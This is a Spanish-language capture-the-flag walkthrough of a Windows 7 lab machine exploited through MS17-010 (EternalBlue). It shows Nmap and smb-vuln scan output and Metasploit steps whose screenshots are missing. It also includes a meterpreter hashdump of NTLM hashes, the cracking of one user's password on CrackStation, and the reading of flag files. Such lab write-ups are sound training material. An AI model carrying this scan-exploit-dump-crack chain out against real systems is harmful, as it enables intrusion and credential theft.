
# Blue




## Nmap:


```
PORT      STATE SERVICE            REASON          VERSION
135/tcp   open  msrpc              syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn        syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       syn-ack ttl 127 Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  ssl/ms-wbt-server? syn-ack ttl 127
| ssl-cert: Subject: commonName=Jon-PC
| Issuer: commonName=Jon-PC
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2025-07-05T09:17:25
| Not valid after:  2026-01-04T09:17:25
| MD5:   cd49:cd01:08a7:9f8c:4c60:8bba:e22d:aded
| SHA-1: 43c3:2d9b:54e2:0d6e:9723:16fb:e5a9:c376:59da:fb4d
```

Revisamos posible vulnerabilidad en el puerto 445:


```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 445 --script smb-vuln* 10.10.133.239

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-06 05:27 EDT
Nmap scan report for 10.10.133.239
Host is up (0.033s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
```

# Metasploit:


Buscamos la CVE:




Cargamos los parámetrosnecesarios:




una vez se conecto, vemos que somos Root:



# Extra:

Revisamos con Hashdump posibles credenciales:

```
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter > pwd
```

Intentamos romper a Jon, su hash es el segundo. Usamos la web crackstation:

---

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

ffb43f0de35be4d9917ac0cc8ad57f8d

No soy un robot

reCAPTCHA
Privacidad - Términos

Crack Hashes

**Supports:** LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

| Hash | Type | Result |
|---|---|---|
| ffb43f0de35be4d9917ac0cc8ad57f8d | NTLM | alqfna22 |

**Color Codes:** Green: Exact match, Yellow: Partial match, Red: Not found.

Buscamos las posibles claves de Flag:

```
Path                                Size (bytes)  Modified (UTC)
____                                ____________  ______________
c:\Users\Jon\Documents\flag3.txt    37            2019-03-17 15:26:36 -0400
c:\Windows\System32\config\flag2.txt  34          2019-03-17 15:32:48 -0400
c:\flag1.txt                        24            2019-03-17 15:27:21 -0400

meterpreter > cat C:\\flag1.txt
[redacted]meterpreter > cat C:\\Windows\\System32\\config\\flag2.txt
[redacted]meterpreter > cat C:\\Users\\Jon\\Documents\\flag3.txt
[redacted]meterpreter >
[redacted]

[*] 10.10.133.239 - Meterpreter session 1 closed.  Reason: Died
```